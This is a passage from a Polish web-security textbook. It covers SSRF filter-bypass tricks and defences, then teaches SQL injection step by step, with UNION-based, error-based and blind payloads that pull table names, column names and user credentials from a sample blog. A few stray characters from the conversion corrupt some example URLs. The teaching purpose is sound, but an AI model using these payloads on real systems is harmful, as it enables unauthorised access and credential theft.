
Jak sprawdzi to filtr? Może pozwoli na taki adres, natomiast aplikacja, która wykona żądanie, zrealizuje je do `127.0.0.1`? Na tego typu sztuczkach polega obchodzenie filtrów whitelist.

Można to dalej komplikować – co np., jeśli dwa (lub więcej) razy użyjemy w URL-u znaku `@`? Analogicznie można spróbować ominąć filtr wymuszający połączenie się serwera tylko na konkretny port (np. 80): `http://127.0.0.1:11111:80/`. Więcej tego typu przykładów można znaleźć w przywołanej już pracy: *A New Era of SSRF – Exploiting URL Parser in Trending Programming Languages*<sup>29</sup>.

Na koniec tego rozdziału warto wspomnieć, że można próbować łączyć wszystkie wyliczone techniki w celu ominięcia filtrów – dwie główne zasady to: kwestia zapisu adresów IP oraz sposób działania parsera URL. Ścieżka od podania URL-a do wysłania pakietu IP może wyglądać np. tak jak na rysunku 7.

Czasem ścieżka przetwarzania takiego URL-a może wyglądać inaczej – być może to parser URL „da sobie radę” ze spacją w adresie? Ale który adres będzie uznany za właściwy (`00177.0.0.0xf.5` czy `192.168.0.1`)? Kiedy zastosowany zostanie filtr sprawdzający, czy możemy podłączyć się do wskazanego adresu? Co się stanie, jeśli podamy więcej zer przed adresem IP (czyli: `00000000000177.0.0xf.5`)? A może literę X możemy napisać wielką literą (`0XF`)? Odpowiedzi na tego typu pytania prowadzą często do możliwości omijania zabezpieczeń przeciwko podatności SSRF.

\* Więcej na ten temat zob. w rozdz. *Podstawy protokołu HTTP*.



Rysunek 7. Od URL-a do pakietu IP

## Metody ochrony

Idealną sytuację mamy w momencie, gdy możemy ograniczyć pobieranie zasobów w aplikacji tylko do konkretnej domeny oraz odpowiednich zasobów (np. tylko domena *cdn.sekurak.pl* oraz pliki z rozszerzeniem *.jpg*) – sprawdzamy przekazany przez użytkownika URL za pomocą stosownego wyrażenia regularnego<sup>30</sup> i gotowe (pamiętajmy jednak o specyficznym znaczeniu znaku *.* [kropki] w wyrażeniach regularnych). Jeśli dajemy możliwość podania użytkownikowi dowolnego adresu URL w naszej aplikacji:

1. Wyłączmy niepotrzebne protokoły (np. Gopher).
2. Wyłączmy obsługę przekierowań.
3. Zablokujemy aplikacji możliwość komunikacji do:
  - a. maszyny, na której działa sama aplikacja,
  - b. do innych hostów w obrębie naszej infrastruktury.
4. Wymusimy możliwość połączenia tylko z danym portem (np. 80, 443).
5. Wyłączmy wyświetlanie szczegółowych informacji w przypadku wystąpienia błędów.

Łatwo napisać, trudniej zrealizować. W szczególności zwracam uwagę na mniej znane miejsca, w których może wystąpić SSRF (zob. wspomniana wcześniej obsługa plików XML czy MP4).

Bardzo dobrą metodą ochrony jest wymuszenie realizacji komunikacji, najczęściej po prostu żądań protokołem HTTP(S), przez osobny, skonfigurowany przez nas komponent proxy. Na samym komponencie ustawiamy stosowne filtrowanie ruchu (na firewallu).

## **PODSUMOWANIE**

Czy podatność SSRF warta jest miliona dolarów, czy raczej czapki gruszek? Odpowiedź na to pytanie wprost zależy od tego, czy uda się ją połączyć z innymi podatnościami, a ich wykrycie jest często utrudnione ze względu na stosunkowo małą ilość informacji zwrotnych, które pentester może pozyskać w trakcie prób wykorzystania SSRF. Najwięcej zależy więc od inwencji napastnika – również finalna „nagroda”...



ksiazka.sekurak.pl/r15

- 1 The 'Basic' HTTP Authentication Scheme, <https://tools.ietf.org/html/rfc7617>
- 2 GitHub enterprise: Orange Tsai, How I Chained 4 vulnerabilities on GitHub Enterprise, From SSRF Execution Chain to RCE!, <https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html>;  
Solr: Sajdak M., Apache Solr – prosta możliwość wykonania dowolnego kodu OS na serwerze, <https://sekurak.pl/apache-solr-prosta-mozliwosc-wykonania-dowolnego-kodu-os-na-serwerze/>
- 3 Leblanc M., Privilege escalation in the Cloud: From SSRF to Global Account Administrator, <https://medium.com/poka-techblog/privilege-escalation-in-the-cloud-from-ssrf-to-global-account-administrator-fd943cf5a2f6>; Cujanović P. (cujanovic), SSRF vulnerability on proxy.duckduckgo.com (access to metadata server on AWS), <https://hackerone.com/reports/395521>; Baptista A. (0xachb), SSRF in Exchange leads to ROOT access in all instances, <https://hackerone.com/reports/341876>
- 4 W3C, XML Inclusions (XInclude) Version 1.0 (Second Edition), <https://www.w3.org/TR/xinclude/>;  
XXE on JSON Webservices Trick (Antti Rantasaari), <https://web-in-security.blogspot.com/2016/03/xxe-cheat-sheet.html#xinclude>
- 5 Morgan T.D., Al Ibrahim O., XML Schema, DTD, and Entity Attacks. A Compendium of Known Techniques, <https://www.vsecurity.com/download/publications/XMLDTDEntityAttacks.pdf>
- 6 W3C, XML Linking Language (XLink) Version 1.1, <https://www.w3.org/TR/xlink/>
- 7 Ogi, SVG parser loads external resources on image upload, <https://hackerone.com/reports/97501>;  
floyd, SVG Server Side Request Forgery (SSRF), <https://hackerone.com/reports/223203>
- 8 Duss E., Bischofberger R., XSLT Processing Security and Server Side Request Forgeries, OWASP Switzerland Meeting, 17.06.2015, [https://www.owasp.org/images/a/ae/OWASP\\_Switzerland\\_Meeting\\_2015-06-17\\_XSLT\\_SSRF\\_ENG.pdf](https://www.owasp.org/images/a/ae/OWASP_Switzerland_Meeting_2015-06-17_XSLT_SSRF_ENG.pdf)
- 9 LibreOffice < 6.0.1 - „WEBSERVICE” Remote Arbitrary File Disclosure, <https://www.exploit-db.com/exploits/44022>
- 10 NTLM Credential Theft via malicious ODT Files, <http://secureyourit.co.uk/wp/2018/05/01/creating-malicious-odt-files/>
- 11 Signal Chaos, Stored XSS, and SSRF in Google using the Dataset Publishing Language, <https://s1gnalcha0s.github.io/dspl/2018/03/07/Stored-XSS-and-SSRF-Google.html>
- 12 Za: tamże.
- 13 Ermishin N. (sl1m), Andreev M. (cdump), Viral Video. Exploiting SSRF in Video Converters, Black Hat – USA 2016, <https://www.blackhat.com/docs/us-16/materials/us-16-Ermishkin-Viral-Video-Exploiting-Ssrf-In-Video-Converters.pdf>; Lerner E. (neex), SSRF and local file disclosure in <https://wordpress.com/media/videos/> via FFmpeg HLS processing, <https://hackerone.com/reports/237381>
- 14 Apple, HTTP Live Streaming, <https://developer.apple.com/streaming/>
- 15 ImageTragick, <https://imagetragick.com/>; ImageMagick 7.0.1-0 / 6.9.3-9 – 'ImageTragick' Multiple Vulnerabilities, <https://www.exploit-db.com/exploits/39767>
- 16 Gutierrez R., All about Paperclip's CVE-2017-0889 Server Side Request Forgery (SSRF) vulnerability, <https://medium.com/in-the-weeds/all-about-paperclips-cve-2017-0889-server-side-request-forgery-ssrf-vulnerability-8cb2b1c96fe8>.
- 17 Hate Shape, Multiple Automated Logic Corporation WebCTRL XML External Entity Injection (CVE-2018-8819), <https://seclists.org/fulldisclosure/2018/Jun/21>
- 18 Issue 30458: [security][CVE-2019-9740][CVE-2019-9947] HTTP Header Injection (follow-up of CVE-2016-5699), <https://bugs.python.org/issue30458> (na dzień 21 lutego 2019 podatność nie była poprawnie załatwana).
- 19 Orange Tsai, A New Era of SSRF-Exploiting URL Parser in Trending Programming Languages!: Exploit the Unexploitable – Smuggling SMTP over TLS SNI, <https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf>
- 20 Za: tamże.
- 21 PHP, Phar, <http://php.net/manual/en/book.phar.php>
- 22 Thomas S., It's a PHP unserialization vulnerability Jim but not as we know it, <https://github.com/s-n-t/presentations/blob/master/us-18-Thomas-It%27s-A-PHP-Unserialization-Vulnerability-Jim-But-Not-As-We-Know-It.pdf>

- 23 Farfel E. (aesteral), *SSRF in* <https://imgur.com/vidgif/url>, <https://hackerone.com/reports/115748>
- 24 Por. *SSRF bible. Cheatsheet*, <https://repo.zenk-security.com/Techniques%20d.attaques%20%20.%20%20Failles/SSRFbible%20Cheatsheet.pdf>; redrain, *Attack Surface Extended by URL Schemes*, <https://conference.hitb.org/hitbsecconf2017ams/materials/D2T2%20-%20Yu%20Hong%20-%20Attack%20Surface%20Extended%20by%20URL%20Schemes.pdf>; x17dev, *SSRF Tips*, <http://blog.safebuff.com/2016/07/03/SSRF-Tips/>
- 25 Dorsey B., *Attacking Private Networks from the Internet with DNS Rebinding*, <https://medium.com/@brannondorsey/attacking-private-networks-from-the-internet-with-dns-rebinding-ea7098a2d325>. Jest to szczególny przykład błędu klasy TOCTOU (*time-of-check to time-of-use*), por. *Time-of-check to time-of-use* [w:] *Wikipedia, the free encyclopedia*, [https://en.wikipedia.org/wiki/Time-of-check\\_to\\_time-of-use](https://en.wikipedia.org/wiki/Time-of-check_to_time-of-use)
- 26 Więcej przykładów można znaleźć w pracy: Grégoire N., *Server-side browsing considered harmful*, [https://hackinparis.com/data/slides/2015/nicolas\\_gregoire\\_server\\_side\\_browsing.pdf](https://hackinparis.com/data/slides/2015/nicolas_gregoire_server_side_browsing.pdf) oraz w dyskusji tutaj: *Obfuscated dotless IP (single large decimal or hexed) addresses shouldn't work*, [https://bugzilla.mozilla.org/show\\_bug.cgi?id=67730](https://bugzilla.mozilla.org/show_bug.cgi?id=67730)
- 27 Hauser S., *CVE-2018-11537: Security Update for angular-jwt Allow List Bypass*, <https://auth0.com/docs/security/cve-2018-11537>
- 28 d0nut, *SSRF on duckduckgo.com/iu*, <https://hackerone.com/reports/398641>
- 29 Orange Tsai, *A New Era of SSRF – Exploiting URL Parser in Trending Programming Languages!*, <https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf>
- 30 Uwaga jednak na tego typu problemy: Bentkowski M., *Atak DoS na aplikacje – przez wyrażenia regularne*, <https://sekurak.pl/atak-dos-na-aplikacje-przez-wyrazenia-regularne/>

**Michał Bentkowski**

# Podatność SQL Injection



## **WSTĘP**

*SQL Injection* to bez wątpienia najbardziej znana podatność aplikacji webowych – często słyszały o niej nawet osoby, które nie zajmują się bezpieczeństwem czy IT w ogóle. Zazwyczaj kojarzona jest z możliwością nieautoryzowanego dostępu do bazy danych, skutkującego odczytaniem pewnych danych, takich jak np. loginy i hasła użytkowników. Na tym jednak jej potencjał się nie kończy – w pewnych sytuacjach możliwa będzie również zmiana danych w bazie, a nawet przejęcie kontroli nad systemem operacyjnym. Pomimo powszechnie wdrażanych mechanizmów ochronnych nadal stosunkowo często występuje w realnych aplikacjach. W niniejszym rozdziale omówiona zostanie podatność *SQL Injection*, różne sposoby jej wykorzystania, różnice między popularnymi silnikami oraz najistotniejsze metody ochrony.

## **CZYM JEST SQL INJECTION**

*SQL Injection* to podatność aplikacji webowych, dzięki której napastnik może wstrzyknąć własny fragment zapytania SQL. Najczęściej związana jest z błędnym podejściem do budowania zapytań do bazy danych przez programistów aplikacji.

Załóżmy, na potrzeby analizy tej podatności, że mamy aplikację blogową, która pozwala na wyszukiwanie postów według ich zawartości. Adres URL odwołujący się do wyszukiwarki wygląda następująco:

`https://example.com/search?query=test`

Odwołanie do powyższego adresu URL spowoduje wykonanie w aplikacji metody odpowiedzialnej za wyszukiwanie postów.

*Listing 1. Fragment kodu wyszukujący posty (w pseudokodzie)*

```
function getPosts(query) {  
    var sql = "SELECT * FROM blog_posts " +  
              "WHERE post_content LIKE " +  
              "'" + query + "'" +  
              "AND published = 1";  
  
    return executeSqlQuery(sql);  
}
```

W kodzie z listingu 1 występuje typowy problem skutkujący podatnością – zmiana sql, zawierająca wyrażenie w języku SQL. Jest ona budowana poprzez konkatencję, a jednym z jej elementów jest zmienna query, pochodząca od użytkownika.

Gdy użytkownik aplikacji spróbuje wyszukać „proste” słowo, np. „test” (jak w przykładzie powyżej), aplikacja wygeneruje następujące zapytanie:

```
SELECT * FROM blog_posts WHERE post_content LIKE '%test%' AND published = 1
```

Zapytanie w wyniku zwróci wszystkie posty na blogu, w których treści znajduje się słowo „test” oraz które mają ustawioną flagę published.

Zauważmy, że parametr podany przez użytkownika (test) został umieszczony w stringu wewnątrz pojedynczych apostrofów. W związku z tym próba „zepsucia” czegokolwiek w tym zapytaniu musi w pierwszej kolejności wiązać się z ucieczką z tego stringu.

Jeśli więc na wejściu podamy:

```
https://example.com/search?query=test'
```

to aplikacja wykona:

```
SELECT * FROM blog_posts WHERE post_content LIKE '%test%' AND published = 1
```

W tej sytuacji baza danych odmówi wykonania zapytania ze względu na występujący w nim błąd składni: zamknęliśmy w zapytaniu string będący argumentem dla operatora LIKE, jednak bezpośrednio za nim znajduje się znak procenta i otwarcie kolejnego – tym razem już niedomkniętego – stringu.

Typowy sposób, by sobie z tym poradzić, to **zakomentowanie reszty zapytania**. Standardowo w SQL do komentarzy używa się sekwencji znaków -- (dwa dywizy)\*.

Wykonajmy więc kolejną próbę:

```
https://example.com/search?query=test'--
```

w wyniku której aplikacja wykona zapytanie:

```
SELECT * FROM blog_posts
WHERE post_content LIKE '%test'--%' AND published = 1
```

Tym razem baza SQL już nie zaprotestuje: nie wyświetli błędu składni i pozwoli zapytaniu na wykonanie się. Zauważmy, że dodanie komentarza spowodowało, że warunek AND published = 1 przestał już być sprawdzany. W ten prosty sposób zyskaliśmy możliwość odczytania postów, które nie zostały opublikowane!

Nadal jednak widzimy tylko te posty, których zawartość kończy się słowem „test”. Jeśli chcemy odczytać wszystkie posty znajdujące się w bazie, musimy posłużyć się innym klasycznym wstrzyknięciem SQL:

```
https://example.com/search?query=test' OR 1=1--
```

---

\* Aby komentarz w bazie MySQL/MariaDB był poprawny, za sekwencją znaków -- musi znaleźć się spacja.

W jego wyniku wykona się zapytanie:

```
SELECT * FROM blog_posts
WHERE post_content LIKE '%test' OR 1=1--%' AND published = 1
```

Tym razem baza danych zwróci wszystkie posty, które spełnią jeden z dwóch warunków logicznych:

- ▶ `post_content LIKE '%test'` (treść posta kończy się słowem „test”),
- ▶ `1=1`.

Łatwo zauważyć, że ten drugi warunek logiczny jest zawsze prawdziwy – „jedyńska” jest bowiem zawsze równa „jedynce”. Co za tym idzie, zapytanie pozwoli nam odczytać wszystkie posty z bloga, niezależnie od ich treści lub statusu.

Tych kilka prostych przykładów pokazuje, że budowanie zapytań SQL poprzez konkatenaację stringów z danymi pochodzącymi z niezauważanych źródeł (np. z parametrów przekazywanych przez użytkownika) może skutkować podatnością *SQL Injection*, która pozwala wpłynąć na logikę działania aplikacji i odczytać dane, do których zwykły użytkownik nie byłby normalnie uprawniony.

## SPOSOBY WYKORZYSTANIA SQL INJECTION

Najbardziej typowym i częstym skutkiem wykorzystania *SQL Injection* jest odczyt dowolnych treści z bazy danych. Jednakże w zależności od tego, w jaki dokładnie sposób budowane jest zapytanie oraz jakie informacje aplikacja zwraca, sposobów wykorzystania tej podatności może być kilka. W tym podrozdziale poznamy najpopularniejsze z nich.

### UNION-based

Jest to najprostszy i najszybszy sposób wykorzystania *SQL Injection*, możliwy do zastosowania, jeśli aplikacja w odpowiedzi zwraca treść pobraną z bazy SQL. Jego istotą jest wykorzystanie słowa kluczowego `UNION` z języka SQL.

Dzięki `UNION` jesteśmy w stanie połączyć ze sobą wyniki pobierania danych z dwóch różnych tabel SQL, np.:

```
SELECT kolumna1, kolumna2, kolumna3 FROM tabela1
UNION SELECT col1, col2, col3 FROM tabela2
```

W wyniku wykonywania zapytania zwracana jest treść kolumn `kolumna1`, `kolumna2`, `kolumna3` z tabeli `tabela1` oraz kolumn `col1`, `col2`, `col3` z tabeli `tabela2`.

Aby silnik bazodanowy nie odmówił wykonania zapytania, należy pamiętać o dwóch najważniejszych kwestiach:

- ▶ liczba kolumn w obu zapytaniach `SELECT` musi być taka sama,
- ▶ typy kolumn w obu zapytaniach `SELECT` muszą być zgodne\*.

---

\* Spełnienie tego wymagania zależy od użytego silnika bazodanowego. I tak w PostgreSQL, Microsoft SQL Server czy OracleDB typy muszą być zgodne, dla odmiany dla MySQL czy MariaDB takiego wymogu nie ma.

W praktyce więc wykorzystanie *SQL Injection* typu UNION sprowadza się do ustalenia:

- ▶ ile kolumn ma oryginalne zapytanie,
- ▶ treść której z kolumn napastnik jest w stanie przeczytać.

Na potrzeby tego przykładu przyjmijmy założenie, że mamy aplikację blogową – taką samą jak w poprzednim podrozdziale – w której wstrzykujemy się w wyszukiwarke. Dla przypomnienia, odwołanie się do:

```
https://example.com/search?query=test
```

spowoduje wykonanie zapytania:

```
SELECT * FROM blog_posts WHERE post_content LIKE '%test%' AND published = 1
```

W tym przypadku, pomimo faktu, że zapytanie SQL jest jawne, próba wstrzyknięcia UNION i tak wymaga sposobu na poznanie liczby kolumn, bowiem w SELECT użyty jest symbol wieloznaczny do pobrania wszystkich kolumn.

Zazwyczaj stosuje się jedną z dwóch metod: pierwsza z nich polega na próbie wstrzykiwania zapytań typu UNION SELECT z coraz większą liczbą kolumn.

Załóżmy, że napastnik odwoła się do:

```
https://example.com/search?query=test' UNION SELECT null--
```

co spowoduje wykonanie zapytania:

```
SELECT * FROM blog_posts WHERE post_content LIKE '%test' UNION SELECT null--
%' AND published = 1
```

Użyta została wartość null jako najbardziej uniwersalna – niezależnie od tego, jakiego typu jest pole w pierwotnym SELECT, zastosowanie null nie spowoduje błędu wynikającego z niezgodności typów. Powyższe zapytanie zakończy się sukcesem tylko w jednym przypadku: gdy pierwszy SELECT będzie się składał z dokładnie jednej kolumny. W każdej innej sytuacji baza danych zwróci błąd niezgodności liczby kolumn. W praktyce więc próba odkrycia liczby kolumn będzie wymagała próbowania coraz większej liczby kolumn i obserwacji, kiedy aplikacja nie zwróci błędu:

- ▶ UNION SELECT null--
- ▶ UNION SELECT null,null--
- ▶ UNION SELECT null,null,null--
- ▶ ...

Istnieje jednak inna metoda, która pozwoli nieco przyspieszyć odkrywanie liczby kolumn – mianowicie można posłużyć się klauzulą ORDER BY. W SQL ORDER BY pozwala określić kolumnę, według której zostanie posortowany wynik wykonywania zapytania. Sortować można albo według nazwy kolumny (np. ORDER BY name), albo jej indeksu (np. ORDER BY 3). To właśnie ten drugi sposób będzie przydatny. Należy jednak pamiętać, że kolumny są indeksowane od 1.

Założmy, że odwołujemy się do:

```
https://example.com/search?query=test' ORDER BY 50--
```

co wygeneruje zapytanie:

```
SELECT * FROM blog_posts WHERE post_content LIKE '%test' ORDER BY 50--%' AND
published = 1
```

Jeżeli SELECT będzie się składał z 50 lub więcej kolumn, baza danych po prostu posortuje wynik według pięćdziesiątej kolumny. W przeciwnym wypadku zostanie zgłoszony błąd. Metoda polega na tym, że trzeba znaleźć taką liczbę kolumn  $n$ , dla której baza nie zgłasza błędu, a dla  $n+1$  błąd zgłasza.

Zaletą ORDER BY w stosunku do inkrementowania liczby kolumn w UNION SELECT jest możliwość szybszego ustalenia prawdziwej liczby kolumn. Zauważmy, że jeśli ORDER BY 50 zakończy się błędem, w następnej kolejności można spróbować ORDER BY 25. Złożoność ustalania liczby kolumn z użyciem ORDER BY jest więc logarytmiczna, w odróżnieniu od liniowej dla UNION SELECT.

Założmy, że w wyniku powyższych sprawdzeń uda się ustalić, iż tabela blog\_posts składa się z pięciu kolumn. Kolejnym krokiem będzie określenie indeksu kolumny, z której jesteśmy w stanie przeczytać wartość.

Zdecydowanie najprościej można to zrobić w bazach MySQL czy MariaDB, w których brakuje sprawdzania typów w UNION SELECT. Klasyczny sposób wykorzystania podatności wygląda więc następująco:

```
https://example.com/search?query=test' UNION SELECT 1,2,3,4,5--
```

zapytanie:

```
SELECT * FROM blog_posts WHERE post_content LIKE '%test' UNION SELECT
1,2,3,4,5-- %' AND published = 1
```

Wstrzyknięta w tym przykładzie treść zapytania powinna spowodować wyświetlenie w odpowiedzi nowego posta w wyszukiwarce. Na potrzeby przykładu założmy, że nazwa tego posta to „3”. Na tej podstawie będzie można wyciągnąć wniosek, że trzecia kolumna jest nazwą posta, a co za tym idzie – będzie przydatna w wydobywaniu danych z bazy.

W innych silnikach bazodanowych, gdzie istotna jest zgodność typów, postępuje się nieco inaczej: w pierwszej kolejności wszystkie pięć kolumn zastąpimy null-ami, a następnie spróbujemy kolejno wpisywać pewną wartość (najlepiej losową) zamiast każdej z kolumn, tj.:

1. ' UNION SELECT 'BcEYxgK95',null,null,null,null--
2. ' UNION SELECT null,'BcEYxgK95',null,null,null--
3. ' UNION SELECT null,null,'BcEYxgK95',null,null--
4. ' UNION SELECT null,null,null,'BcEYxgK95',null--
5. ' UNION SELECT null,null,null,null,'BcEYxgK95'--

Następnie należy obserwować, czy w którymś z tych przypadków ciąg znaków BcEYxgK95 będzie widoczny w odpowiedzi. Na potrzeby przykładu założmy, że znów stanie się to w trzecim wstrzyknięciu – co pozwoli ustalić, że zawartość trzeciej kolumny będzie przydatna w wydobywaniu danych z bazy.

Po ustaleniu liczby kolumn napastnik będzie chciał przejść do kolejnego kroku – wydobywania realnych danych z bazy. By mógł to zrobić, musi najpierw wiedzieć, jakie tabele istnieją w tej bazie oraz z jakich kolumn się składają. W każdej bazie danych istnieje sposób na to, by się tego dowiedzieć. W MySQL/MariaDB, SQL Server czy PostgreSQL istnieje specjalna tablica `information_schema.tables`, w której kolumna `table_name` pozwoli poznać nazwy wszystkich tabel. W przypadku bazy Oracle odpowiednikiem tej tabeli to `all_tables`.

Próba wydobywania nazw wszystkich tabel będzie więc wyglądała następująco:

```
https://example.com/search?query=test' UNION SELECT null,null, 2
table_name,null,null FROM information_schema.tables--
```

W wyniku wykonywania tego zapytania powinna zostać zwrócona lista wszystkich tabel w bazie. Po zakończeniu tego procesu może się okazać, że odkryta zostanie tabela o ciekawej nazwie `blog_users`. Aby móc odczytać z niej dane, konieczne będzie poznanie nazw kolumn – do tego posłuży kolejna tablica: `information_schema.columns`:

```
https://example.com/search?query=test' UNION SELECT null,null, 2
column_name,null,null FROM information_schema.columns WHERE 2
table_name='blog_users'--
```

Zauważmy, że tym razem odczytujemy `column_name`, a także dodaliśmy warunek dotyczący nazwy kolumny. W wyniku wykonywania tego zapytania dowiadujemy się, że nazwy kolumn to `blog_user` i `user_password`.

Ostatnim krokiem jest odczytanie właściwych danych (loginu i hasła) z bazy. Ponieważ chcemy wyciągnąć dwie kolumny, a w `SELECT` mamy do dyspozycji tylko tę, przez którą możemy wydobywać dane, posłużymy się konkatencją. Na potrzeby przykładu zakładamy, że pracujemy na PostgreSQL lub OracleDB, gdzie operatorem konkatencji jest `||`. W efekcie wykorzystanie podatności będzie wyglądało następująco:

```
https://example.com/search?query=test' UNION SELECT null,null, 2
blog_user||'/'||user_password,null,null FROM blog_users--
```

W wyniku odczytamy loginy i hasła użytkowników. Cel więc został osiągnięty! W praktyce kolejnym krokiem byłaby zapewne próba złamania tego hasła, tego tematu nie będziemy tu jednak poruszać.

Podsumowując, wykorzystanie *SQL Injection* typu `UNION` zazwyczaj składa się z następujących etapów:

1. Próba „ucieczki” ze stringu SQL i zakomentowanie reszty zapytania.
2. Ustalenie liczby kolumn, z wykorzystaniem inkrementowania kolumn w `UNION SELECT` lub z `ORDER BY`.
3. Ustalenie nazw tabel w bazie danych.

4. Ustalenie nazw kolumn w interesującej nas tabeli.
5. Wydobycie konkretnych danych z bazy.

## ERROR-based

*UNION-based SQL Injection* jest najszybszym sposobem na wyciąganie danych z bazy, ale nie zawsze możliwym do zastosowania. Załóżmy, że nasz przykładowy serwis blogowy generuje zapytanie jak z listingu 2, po wyszukaniu słowa „test”:

*Listing 2. Inny wariant napisania zapytania wyszukującego*

```
SELECT *
FROM blog_posts
WHERE post_content
LIKE '%test%'
AND published = 1
```

Na pierwszy rzut oka różnica pomiędzy zapytaniem z listingu 2 a wcześniejszymi może być trudna do zauważenia. Istotne są jednak tutaj znaki nowej linii. Do tej pory używaliśmy komentarza liniowego w SQL, by pozbyć się reszty zapytania. Jeśli tym razem spróbujemy tej samej sztuczki, osiągniemy efekt jak w listingu 3.

*Listing 3. Próba odkomentowania reszty zapytania*

```
SELECT *
FROM blog_posts
WHERE post_content
LIKE '%test'--%'
AND published = 1
```

Odkomentowany został tylko fragment jednej linii – warunek logiczny `AND published = 1` jest nadal sprawdzany. Gdybyśmy więc, podobnie jak wcześniej, próbowali wstrzyknąć `UNION SELECT`, ten dodatkowy warunek logiczny psułby zapytanie. W rzeczywistych aplikacjach zazwyczaj nie ma możliwości podejrzenia treści zapytania, odgadnięcie jego dalszej treści może więc być trudne.

Próba zastosowania komentarza blokowego (tj. `/*`), by odkomentować całą resztę zapytania, nie powiodłaby się, ponieważ dla silników bazodanowych byłby to błąd składni – komentarz blokowy jest otwarty, brakuje zaś poprawnego zamknięcia.

Ponadto nie każdy *SQL Injection* jest związany ze wstrzyknięciem w `SELECT` – jeśli mamy wstrzyknięcie np. w `DELETE`, używanie `UNION SELECT` jest bezzasadne.

Jeśli więc *SQL Injection* typu `UNION` nie wchodzi w rachubę, należy zastosować inne podejście. Jeżeli aplikacja jest skonfigurowana tak, że wyświetla w odpowiedziach HTTP dokładną treść błędów, wówczas okazuje się, że możemy nimi sterować w taki sposób, iż w treści błędu pojawi się dokładnie taka informacja, jakiej oczekujemy.

Zobaczmy na przykładzie bazy danych PostgreSQL. Mamy w Postgresie możliwość rzutowania zmiennych na inne typy, wykorzystując `CAST`, np.:

```
SELECT cast('123' as integer);
```

W takiej sytuacji string '123' będzie rzutowany na liczbę 123. Postgres zaprotestuje, jeśli spróbujemy rzutować na liczbę wartość, która nie reprezentuje poprawnej liczby, np.:

```
SELECT cast('123xyz' as integer);
```

W takiej sytuacji dostaniemy błąd:

```
error: invalid input syntax for integer: '123xyz'
```

Kluczowa w zrozumieniu *ERROR-based SQL Injection* jest obserwacja, że komunikat o błędzie zawiera odbitą wartość przekazaną do CAST. Możemy więc dowiedzieć się z niego, jaką wartość przekazano!

W Postgresie istnieje możliwość poznania wersji bazy danych przez wywołanie funkcji `VERSION()`. Spróbujmy wynik tej funkcji rzutować na liczbę:

```
SELECT cast(version() as integer);
```

Baza danych zwróci błąd:

```
error: invalid input syntax for integer: "PostgreSQL 10.0 on x86_64-pc-  
linux-gnu, compiled by gcc (GCC) 4.4.7 20120313 (Red Hat 4.4.7-18), 64-bit"
```

Potwierdza to możliwość wydobycia z niej danych dzięki komunikatom o błędach.

Odtworzenie wydobycia loginów i haseł z systemu blogowego, analogicznie do przykładu z UNION, z wykorzystaniem tego sposobu wyglądałoby następująco:

```
https://example.com/search?query=test' AND CAST((  
SELECT blog_user||'/'||user_password FROM blog_users) AS integer)--
```

Możliwość wykonania *SQL Injection* typu ERROR dotyczy nie tylko Postgresa; w innych silnikach bazodanowych również można je wykorzystać, choć w każdym wygląda to nieco inaczej. W poniższych przykładach pokazano, w jaki sposób wywołać błąd zawierający numer wersji bazy danych:

- ▶ MySQL/MariaDB:  
SELECT extractvalue(1, concat('!', version()),
- ▶ Oracle DB: SELECT CTXSYS.DRITHSX.SN(1, (SELECT banner FROM v\$version)) FROM dual,
- ▶ Postgres: SELECT cast(version() AS integer),
- ▶ Microsoft SQL Server: SELECT convert(int, @@version).

## BLIND (content based)

Jednym z podstawowych zaleceń hardeningowych na systemach jest upewnienie się, że szczegółowe treści błędów nie są wyświetlane użytkownikowi końcowemu. Jeśli twórca danej aplikacji zastosował się do tej rekomendacji, uniemożliwi to wykorzystanie *ERROR-based SQL Injection*. W takiej sytuacji z pomocą atakującemu przychodzi *BLIND SQL Injection*. Jest to najwolniejsza metoda wykorzystania tej podatności, ale jednocześnie najbardziej uniwersalna – niemal zawsze możliwa do wykonania, jeżeli uda się zidentyfikować *SQL Injection*.

Clou wykorzystania *BLIND SQL Injection* polega na dodaniu do wstrzyknięcia pewnego warunku logicznego i możliwości identyfikacji, czy warunek logiczny w zapytaniu SQL zwrócił prawdę, czy fałsz.

Dla przykładu, załóżmy, że mamy system blogowy, w którym istnieje zapytanie zwracające, ile postów należy do pewnej kategorii. Żądanie HTTP wygląda następująco:

```
https://example.com/getCategoryCount?category=test
```

i spowoduje wykonanie zapytania SQL w aplikacji:

```
SELECT count(*) FROM blog_posts WHERE post_category='test'
```

W odpowiedzi zobaczymy tylko listę postów pasujących do kategorii. Na potrzeby przykładu przyjmijmy, że dla kategorii `test` tych postów jest 10. Zakładamy również, że nie jesteśmy w stanie wykonać ani *SQL Injection* typu UNION, ani *SQL Injection* typu ERROR. Dopiszmy więc do zapytania SQL prosty warunek:

```
https://example.com/getCategoryCount?category=test' AND 1=1--
```

z którego wynika zapytanie:

```
SELECT count(*) FROM blog_posts WHERE post_category='test' AND 1=1--
```

